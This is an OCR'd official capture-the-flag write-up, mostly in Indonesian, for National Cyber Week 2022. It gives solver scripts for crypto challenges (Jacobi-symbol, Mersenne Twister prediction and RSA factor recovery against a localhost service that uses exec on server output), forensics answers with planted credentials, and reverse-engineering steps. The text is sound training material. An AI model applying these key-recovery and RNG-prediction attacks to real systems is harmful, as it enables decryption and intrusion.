
Official Write-Up Capture the Flag
National Cyber Week 2022



Problem Setter:

Daftar Isi

Cryptography
- Sabeb64 [Easy]
- Cakemath [Medium]
- Turmoil [Hard]

Forensics
- Chitchat [Medium]
- Register [Easy]
- Andromuggle [Hard]

Reverse Engineering
- Count the Flag but easier [Easy, Qualification]
- Reinvent the wheel [Medium, Qualification]
- Flaggy Bird V2 [Hard, Qualification]
- 199 passcode [Easy/Medium, Final]
- You need to GO! John [Medium, Final]
- 80's [Hard, Final]
- Insanity Check [Insane, Final]

Binary Exploitation
- I am strong [Easy, Qualification]
- Wut wer [Medium, Qualification]
- Force [Hard, Qualification]
- Ini Ez [Easy/Medium, Final]
- Ini EZ juga [Medium, Final]
- Invoke [Insane, Final]
- Confused [Hard, Final]

Web Exploitation
- Undisclosed [Medium, Qualification]
- Fast lane [Hard, Qualification]
- Access [Easy / Medium, Final]
- Rungkad [Medium / Hard, Final]
- Undisclosed Revenge [Hard / Insane, Final]
- File & reading .inc [Easy, Qualification]
- Hobbo Gobbo [Hard, Final]


Misc
- Solar System [Hard]
- Mr. Bin [Medium]
- Mr. Decryptor [Easy]

Cryptography


- Sabeb64

(https://en.wikipedia.org/wiki/Base64)
Summary :

- Encoder ini didasarkan pada base64
- Base64 normal: 3 karakter 8 bit diubah menjadi 4 karakter 6 bit
  Cth: a (01100001)



- sabeb64: 2 karakter 9 bit diubah menjadi 3 karakter 6 bit
  Cth: a (001100001)



- Karakter2 6 bit tersebut diconvert berdasarkan tabel base64 biasa

Attack idea: **Manualism**

Index	Binary	Char	Index	Binary	Char	Index	Binary	Char	Index	Binary	Char
0	000000	A	16	010000	Q	32	100000	g	48	110000	w
1	000001	B	17	010001	R	33	100001	h	49	110001	x
2	000010	C	18	010010	S	34	100010	i	50	110010	y
3	000011	D	19	010011	T	35	100011	j	51	110011	z
4	000100	E	20	010100	U	36	100100	k	52	110100	0
5	000101	F	21	010101	V	37	100101	l	53	110101	1
6	000110	G	22	010110	W	38	100110	m	54	110110	2
7	000111	H	23	010111	X	39	100111	n	55	110111	3
8	001000	I	24	011000	Y	40	101000	o	56	111000	4
9	001001	J	25	011001	Z	41	101001	p	57	111001	5
10	001010	K	26	011010	a	42	101010	q	58	111010	6
11	001011	L	27	011011	b	43	101011	r	59	111011	7
12	001100	M	28	011100	c	44	101100	s	60	111100	8
13	001101	N	29	011101	d	45	101101	t	61	111101	9
14	001110	O	30	011110	e	46	101110	u	62	111110	+
15	001111	P	31	011111	f	47	101111	v	63	111111	/
Padding		=									

1. Ambil tiap 3 karakter dari encoded flag
2. Ubah masing-masing karakter menjadi 6 bit sesuai tabel base64
3. Satuin bits-bitsnya, lalu pisahkan per 9 bits
4. Tiap 9 bits diubah menjadi karakter
5. Di akhir-akhir, bagian yang jumlah bits nya kurang dari 9 bisa diabaikan
6. Ulangi sampe semua karakter terdecode. Submit ke opsi 3. Flag!

Scripting

```
charset =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

def decode(sabeb64):
      bins = ""
      for c in sabeb64:
      if c == '=':
            bins += '000000'
      else:
            bins += '{:0>6}'.format(str(bin(charset.index(c)))[2:])
      bins = [bins[i:i+9] for i in range(0, len(bins), 9)]
      text = ""
```

```
    for b in bins:
    if not b == '000000000':
        text += chr(int(b, 2))
    return text

print(decode('JJGIpTKgyGAyGR7NR1OZUL5hL5sNJ0OhsGZfMgxMxmGZyGZuOhfIYwN
xjMpwOhfGBmL5iMJzMpfGxuMJtL5lNpwGh0L54GJ4GJ4GJfGJiMoxMpjGZjGZlMI5GxiH
I4GZhG41MoxG5kMgzMg0GhlHBiPo='))
```

---------- DONE ----------

- Cakemath

Diberikan sebuah file dengan enkripsi yang sebenarnya merupakan implementasi **Goldweisser-Micalli *cryptosystem*** dengan sedikit modifikasi dan campuran *number theory*.

```
import random,math,os
from Crypto.Util.number import *

flag = os.getenv("NCW_FLAG")
c_n1 = random.getrandbits(512)
c_n2 = random.getrandbits(512)

assert c_n1 != c_n2
encrypted = []
bittersweet = [int(r) for r in "{:b}".format(bytes_to_long(flag))]
for sugar in bittersweet:
    while True:
        gc_c = random.randint(65536, c_n1)
```

```
            if math.gcd(gc_c, c_n1) == 1:
                  encrypted.append((pow(c_n2,sugar)*pow(gc_c,2)) %
c_n1)
                  break

print("c_n1 =",str(c_n1))
print("c_n2 =",str(c_n2))
print("encrypted = ", end='')
print(encrypted)
```

Flag akan dikonversikan ke dalam bentuk *binary* terlebih dahulu lalu setiap bit dari *flag binary* akan ditransformasikan ke dalam bentuk eksponen produk c_n2 yang dikalikan dengan sebuah bilangan random dengan batas bawah 65536 dan variabel c_n1 sebagai batas atas dan hasilnya di modulo dengan c_n1. Disini kita paham bahwa pola perhitungannya sama dengan *modular eksponentiation* dan akan dilakukan jika bilangan gc_c (random) dan c_n1 itu koprima.

Ada kondisi menarik disini, dimana pow(c_n2,sugar) akan menghasilkan bilangan c_n2 jika sugar itu 1 dan akan menjadi 1 jika sugar itu 0. Maka dari itu sebenarnya konklusi yang bisa kita buat cukup simpel, yakni mengecek jika hasil produk enkripsi merupakan *quadratic residues* atau bukan, jika iya, maka flag bitnya 0 dan jika tidak, maka flag bitnya 1. Flag bit yang dimaksud disini merupakan *sugar*.

Untuk mengetahui hasil produk enkripsi di modulo c_n1 merupakan *quadratic residues*, kita dapat menggunakan beberapa cara, seperti menggunakan *jacobi symbols*. Jika hasilnya *quadratic-residues* maka akan mereturn 1, dan jika *quadratic-nonresidues* akan mereturn -1.

```
from output import *
from gmpy2 import jacobi
from Crypto.Util.number import long_to_bytes

flag = ""
for c in encrypted:
     if(jacobi(c, c_n1) == 1):
          flag += "0"
     else:
          flag += "1"
```

```
print("NCW22{" + long_to_bytes(int(flag,2)).decode() +"}")
```

Output:
NCW22{j4c0bi_symb0ls_101_w!th_c0mposit3_numbers}

- Turmoil

https://github.com/kmyk/mersenne-twister-predictor
https://github.com/ziyedbe/hackzone2019/blob/master/MeSS/recover.py

Summary:
- Soal ini punya 2 opsi: print encrypted flag dan encrypt own message
- p dan q didapat secara random 512 bit, lalu diberikan addition agar jadi prima. Nilai addition diberikan dan kita diberi tahu apakah p atau q yang lebih besar
- Ketika encrypt own message, e bisa kita masukkan custom selama gcd(e, phi) == 1
- Setelah e dimasukkan, nilai d akan di leak

Attack idea:
- Pilih opsi 2, masukkan plaintext (tidak penting), dan exponent bebas yang penting gcd(e, phi) == 1, misalnya 65537
- Simpan nilai d yang di leak
- Gunakan https://github.com/ziyedbe/hackzone2019/blob/master/MeSS/recover.py untuk mencari p dan q dari n, e, d

- Ketahui yang mana p yang mana q dari simbol < atau >, kurangi nilai masing2 dengan addition untuk mencari nilai original hasil randomnya.
- Set mersenne predictor https://github.com/kmyk/mersenne-twister-predictor dengan urutan p dulu baru q.
- Ulangi proses di atas sebanyak minimal 20 kali agar predictor memiliki cukup bits untuk memprediksi
- Setelah itu, pilih opsi 1 dan simpan nilai addition untuk p, q, dan e.
- Predict 2 getrandbits(512) untuk p dan q serta 1 randint(3, 100000) untuk e, tambahkan dengan masing-masing addition
- Gunakan ketiga nilai tersebut untuk mendecrypt ciphertext
- Flag!

```
from Crypto.Util.number import *
import math #for gcd function (or easily implementable to avoid import)
import random #for random elements drawing in RecoverPrimeFactors
from pwn import *
from mt19937predictor import MT19937Predictor


def failFunction():
    print("Prime factors not found")

def outputPrimes(a, n):
    p = math.gcd(a, n)
    q = int(n // p)
    if p > q:
       p, q = q, p
    return p,q


def RecoverPrimeFactors(n, e, d):
    k = d * e - 1
    if k % 2 == 1:
       failFunction()
       return 0, 0
    else:
       t = 0
       r = k
       while(r % 2 == 0):
             r = int(r // 2)
             t += 1
```

```
        for i in range(1, 101):
                g = random.randint(0, n) # random g in [0, n-1]
                y = pow(g, r, n)
                if y == 1 or y == n - 1:
                        continue
                else:
                        for j in range(1, t): # j \in [1, t-1]
                                x = pow(y, 2, n)
                                if x == 1:
                                        p, q = outputPrimes(y - 1, n)
                                        return p, q
                                elif x == n - 1:
                                        continue
                                y = x
                                x = pow(y, 2, n)
                                if  x == 1:
                                        p, q = outputPrimes(y - 1, n)
                                        return p, q

predictor = MT19937Predictor()
r = remote('localhost', 7777, level="debug")
for i in range(40):
    r.sendlineafter("own message\n[?] ", "2")
    r.recvuntil("generating random numbers...")
    r.recvuntil("added ")
    pplus = int(r.recvline().strip().decode())
    r.recvuntil("added ")
    qplus = int(r.recvline().strip().decode())
    r.recvuntil("=======| ")
    symbol = r.recvuntil(" ").strip().decode()
    print(symbol)
    r.sendlineafter("Input plaintext\n[?] ", "a")
    r.sendlineafter("Input your exponent\n[?] ", "65537")
    r.recvuntil('anyway\n')
    resp = r.recvline().strip().decode()
    exec(resp)
    r.sendlineafter("Use this exponent? (Y/N)\n[?] ", "Y")
    r.recvuntil("[>] ")
    exec(r.recvline())
    r.recvuntil("[>] ")
    exec(r.recvline())
    r.recvuntil("[>] ")
    exec(r.recvline())
```

```
    p, q = RecoverPrimeFactors(n, e, d)
    assert p * q == n
    if symbol == "<":
       if p > q:
             p, q = q, p
    else:
       if p < q:
             p, q = q, p
    p-=pplus
    q-=qplus
    print('ppred', p , 'qpred', q )
    predictor.setrandbits(p, 512)
    predictor.setrandbits(q, 512)

cipherp = predictor.getrandbits(512)
cipherq = predictor.getrandbits(512)
ciphere = predictor.randint(3, 100000)
r.sendlineafter("own message\n[?] ", "1")
r.recvuntil("added ")
cipherpplus = int(r.recvline().strip().decode())
r.recvuntil("added ")
cipherqplus = int(r.recvline().strip().decode())
r.recvuntil("added ")
ciphereplus = int(r.recvline().strip().decode())
semua = r.recvline().strip().decode()
print('semua', semua)
cipherp += cipherpplus
cipherq += cipherqplus
ciphere += ciphereplus
print(cipherp, cipherq, ciphere)
r.recvuntil('[>] ')
c = int(r.recvline().strip().decode(), 16)
print(c)
n = cipherp * cipherq
phi = (cipherp-1) * (cipherq-1)
d = inverse(ciphere, phi)
print(long_to_bytes(pow(c, d, n)))
```

Forensics

- Chitchat

https://drive.google.com/file/d/18di_oEwrGZM_zwAPQHomDYdBi-CraiMJ/view?usp=share_link

- Register

https://drive.google.com/file/d/1SJArfw_jw9gInu5ifZwrzh6YJWNKSQK-/view?usp=share_link

- AndroMuggle

More complete WU at https://github.com/as3ng (TBA)

```
TL;DR

-------------------------------------------------
   userid :
   1. U03E7QCT8EP -> takumi
   2. U03E4STMHK7 -> abubasa

   ts -> timestamp
   thread_ts -> thread timestamp
-------------------------------------------------

1) Who invited Takumi to join the illegal Human Trafficking
community?
What's the name of the group/community? And what's the name of the
first
app used to begin the chat conversation? (All of the answers are
lowercase)
Format: name_communityname_appsname
Ex: john_theragingbullseye_michat
>>>>> Rosse_b34stclub_slack --> org_T03EA50JASY [DONE]
```

```
2) What's Takumi email? And what's the
boss name likely? (no spaces and all lowercase)
Format: email@tld_bossname
Ex: badut@mail.xyz_mikazutamara
>>>>> takumi0zaw4@gmail.com_santokuabubasa [DONE]


3) How many channels are there in the first app? What's the name of
the last created channel? (exclude any prefix(es) of the channel's
name)
Format: TotalChannels_Name
Ex: 3_this-is-home
>>>>> 3_selling-muggles-for-fun-profit-not-stack [DONE]


4) When did Takumi create a thread message for the first time in the
first app?
Format: DD/MM/YYYY_HH:MM (In UTC Format)
Ex: 13/12/2008_21:15
>>>>> 05/05/2022_09:12:17 [DONE]


5) What's the second application that was used to communicate?
Format: appsname (lowercase)
Ex: wechat
>>>>> discord [DONE]


6) When was the group/server in the app created (ralat : in the
second app)?

Format: DD/MM/YYYY_HH:MM (In UTC Format)
Ex: 05/05/2022_13:44:59
>>>>> (STORE_GUILD -> server di discord) [DONE]


7) Who creates a registration system for the illegal Human
Trafficking Community?
```

```
Format: name (lowercase)
Ex: yuda
>>>>> Gopher [DONE]
("gopher" orang -> bukan gopher protocol :D) -->
     {
          s4nt0-ku
          pardon, Gopher told me the link is broke
     }


8) What's the URL for the registration form website ?
Format: URL
ex: http://justlikethis.com
>>>>> http://e2d4-2001-448a-2082-27c2-99ee-296d-aa07-9aa2.ngrok.io --
> (ini link kedua) [DONE]
(link pertama...Gopher ngasi tau link nya broken)


9) How many user's trusted domain cache key(s) in the second
application?
Format: totaloftheusertrusteddomaincachekey
Ex: 23
>>>>> 3 [DONE]
     {
          <set name="USER_TRUSTED_DOMAINS_CACHE_KEY">
          <string>
               e2d4-2001-448a-2082-27c2-99ee-296d-aa07-9aa2.ngrok.io
          </string>
          <string>23b0-125-166-45-13.ngrok.io</string>
          <string>pastebin.com</string>
          </set>
     }


10) Takumi downloaded an illegal APK that was given by the Boss. The
Boss
said that apk was zipped and protected with his password that was
used
before in the registration form website. What's the password of the
```

zipped APK file?
Format: password
Ex: !aml33t
>>>>> th!s_1z_a_v3ry_Unc3nZureD_p4$$w0rd

11) The boss gave Takumi a website link containing a text-based information regarding a cash-flow spending of the community and the potential next "volunteers" who are willing to be sold. Luckily he already read the content and archived it. How many volunteers that come from United States (US) ?
Format: TotalVolunteersFromUS
Ex: 2
[pastebin not found -> wayback]

12) Currently there's no forensicator who's able to reverse engineer the illegal APK.
Takumi said the illegal APK contains a simple login activity but he refused to tell the credentials.
What's the administrators credentials for the illegal APK that was downloaded?
Format: username:password
Ex: admin:root123
>>>>> nubaseng:lamngabop

Reverse Engineering

- Count the Flag but easier

Konsep Soal:
Simple assembly arithmetic

Tahap Pengerjaan:
Diberikan sebuah challenge yang menggunakan bahasa assembly

```
fungsi():
        push    rbp
        mov     rbp, rsp
        mov     DWORD PTR [rbp-4], 20
        mov     DWORD PTR [rbp-8], 10
        mov     DWORD PTR [rbp-12], 20
        mov     eax, DWORD PTR [rbp-4]
        imul    eax, DWORD PTR [rbp-8]
        lea     ecx, [rax+2]
        mov     eax, DWORD PTR [rbp-12]
        mov     edx, eax
        sal     eax, 2
        sub     edx, eax
        lea     eax, [rcx+rdx]
        mov     DWORD PTR [rbp-16], eax
        sal     DWORD PTR [rbp-16], 20
        cmp     DWORD PTR [rbp-16], 100000000
        jg      .L2
        mov     eax, DWORD PTR [rbp-16]
        lea     edx, [rax+3]
        test    eax, eax
        cmovs   eax, edx
        sar     eax, 2
        mov     DWORD PTR [rbp-16], eax
        jmp     .L3
.L2:
        cmp     DWORD PTR [rbp-16], 100000000
        jle     .L4
        cmp     DWORD PTR [rbp-16], 500000000
        jg      .L4
        mov     eax, DWORD PTR [rbp-16]
        lea     edx, [rax+7]
        test    eax, eax
        cmovs   eax, edx
        sar     eax, 3
        mov     DWORD PTR [rbp-16], eax
        jmp     .L3
.L4:
        mov     eax, DWORD PTR [rbp-16]
        mov     edx, eax
```


```
.L2:
        cmp     DWORD PTR [rbp-16], 100000000
        jle     .L4
        cmp     DWORD PTR [rbp-16], 500000000
        jg      .L4
        mov     eax, DWORD PTR [rbp-16]
        lea     edx, [rax+7]
        test    eax, eax
        cmovs   eax, edx
        sar     eax, 3
        mov     DWORD PTR [rbp-16], eax
        jmp     .L3
```

Sebenarnya penyelesaian bisa dilakukan dengan menganalisis satu per satu perintah, hanya saja itu akan memakan waktu yang lama. Oleh kerena itu, kita dapat mengubah command tersebut menjadi file .asm seperti ini


```
global main
section .data

section .text

main:
        push    rbp
        mov     rbp, rsp
        mov     DWORD[rbp-4], 20
        mov     DWORD[rbp-8], 10
        mov     DWORD[rbp-12], 20
        mov     eax, DWORD[rbp-4]
        imul    eax, DWORD[rbp-8]
        lea     ecx, [rax+2]
        mov     eax, DWORD[rbp-12]
        mov     edx, eax
        sal     eax, 2
        sub     edx, eax
        lea     eax, [rcx+rdx]
        mov     DWORD[rbp-16], eax
        sal     DWORD[rbp-16], 20
        cmp     DWORD[rbp-16], 100000000
        jg      .L2
        mov     eax, DWORD[rbp-16]
        lea     edx, [rax+3]
        test    eax, eax
        cmovs   eax, edx
        sar     eax, 2
        mov     DWORD[rbp-16], eax
        jmp     .L3
.L2:
        cmp     DWORD[rbp-16], 100000000
        jle     .L4
        cmp     DWORD[rbp-16], 500000000
        jg      .L4
        mov     eax, DWORD[rbp-16]
        lea     edx, [rax+7]
        test    eax, eax
        cmovs   eax, edx
```

```
        sar     eax, 3
        mov     DWORD[rbp-16], eax
        jmp     .L3
.L4:
        mov     eax, DWORD[rbp-16]
        mov     edx, eax
        shr     edx, 31
        add     eax, edx
        sar     eax, 1
        mov     DWORD[rbp-16], eax
.L3:
        nop
        pop     rbp
        ret
```

Lalu kita compile filenya seperti ini



Buka hasilnya di IDA and here you go



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  return 18612224;
}
```

Flag: NCW22{18612224}

- Reinvent the wheel

description:

Looks like a simple chall but how do i get in there?

Summary:

- Anti debugging with ptrace
- Anti disassemble 2 additional bytes
- Handcoded string.h functions

Solution:


Open with ida

start> main

```
.text:00000000000013C7 ; ---------------------------------------------------------------------------
.text:00000000000013C7
.text:00000000000013C7 ; int __fastcall main(int, char **, char **)
.text:00000000000013C7 main:                                   ; DATA XREF: start+1D↑o
.text:00000000000013C7 ; __unwind {
.text:00000000000013C7                 push    rbp
.text:00000000000013C8                 mov     rbp, rsp
.text:00000000000013CB                 sub     rsp, 1F80h
.text:00000000000013D2                 xor     rax, rax
.text:00000000000013D5                 jz      short near ptr loc_13D7+2
.text:00000000000013D7
.text:00000000000013D7 loc_13D7:                               ; CODE XREF: .text:00000000000013D5↑j
.text:00000000000013D7                 call    near ptr 0FFFFFFFF85C75CD0h
.text:00000000000013DC                 and     al, bh
.text:00000000000013DC ; ---------------------------------------------------------------------------
.text:00000000000013DE                 dw 0FFFFh
.text:00000000000013E0                 dq 2885C74800000000h, 4800000000FFFFF8h, 0B8FFFFF830958Dh
.text:00000000000013E0                 dq 7BB9000000h, 0C748AB48F3D78948h, 0FFFFF43085h, 0FFFFF43885C74800h
.text:00000000000013E0                 dq 40958D4800000000h, 0B8FFFFF4h, 0D789480000007BB9h, 0F04085C748AB48F3h
.text:00000000000013E0                 dq 0C74800000000FFFFh, 0FFFFF04885h, 0FFFFF050958D4800h
.text:00000000000013E0                 dq 7BB900000000B8h, 0AB48F3D789480000h, 0FFFFEC5085C748h
.text:00000000000013E0                 dq 0EC5885C748000000h, 8D4800000000FFFFh, 0B8FFFFEC6095h
.text:00000000000013E0                 dq 480000007BB90000h, 85C748AB48F3D789h, 0FFFFE860h, 0FFFFE86885C748h
.text:00000000000013E0                 dq 0E870958D48000000h, 0B900000000B8FFFFh, 0F3D789480000007Bh
000013C7 00000000000013C7: .text:main (Synchronized with Hex View-1)
```

IDA tidak dapat melakukan disassembly dengan benar karena ada jump ke offset hardcoded 2 bytes setelah next instruction.

Lebih tepatnya, Terdapat jump ke loc_13D7+2, maka kita ubah 2 byte pertama dari loc_13d7 (e8 f4) jadi nop nop (90 90)




Direct convert code (C) > reanalyze (P) > graph ( ) > recompile (f5). Hasilnya didapat fungsi main bersihnya:

```
__int64 __fastcall sub_13DA()

{

  __int64 v0; // rbp


  *(_DWORD *)(v0 - 2016) = 0;
```

```
*(_QWORD *)(v0 - 2008) = 0LL;
memset((void *)(v0 - 2000), 0, 0x3D8uLL);
*(_QWORD *)(v0 - 3024) = 0LL;
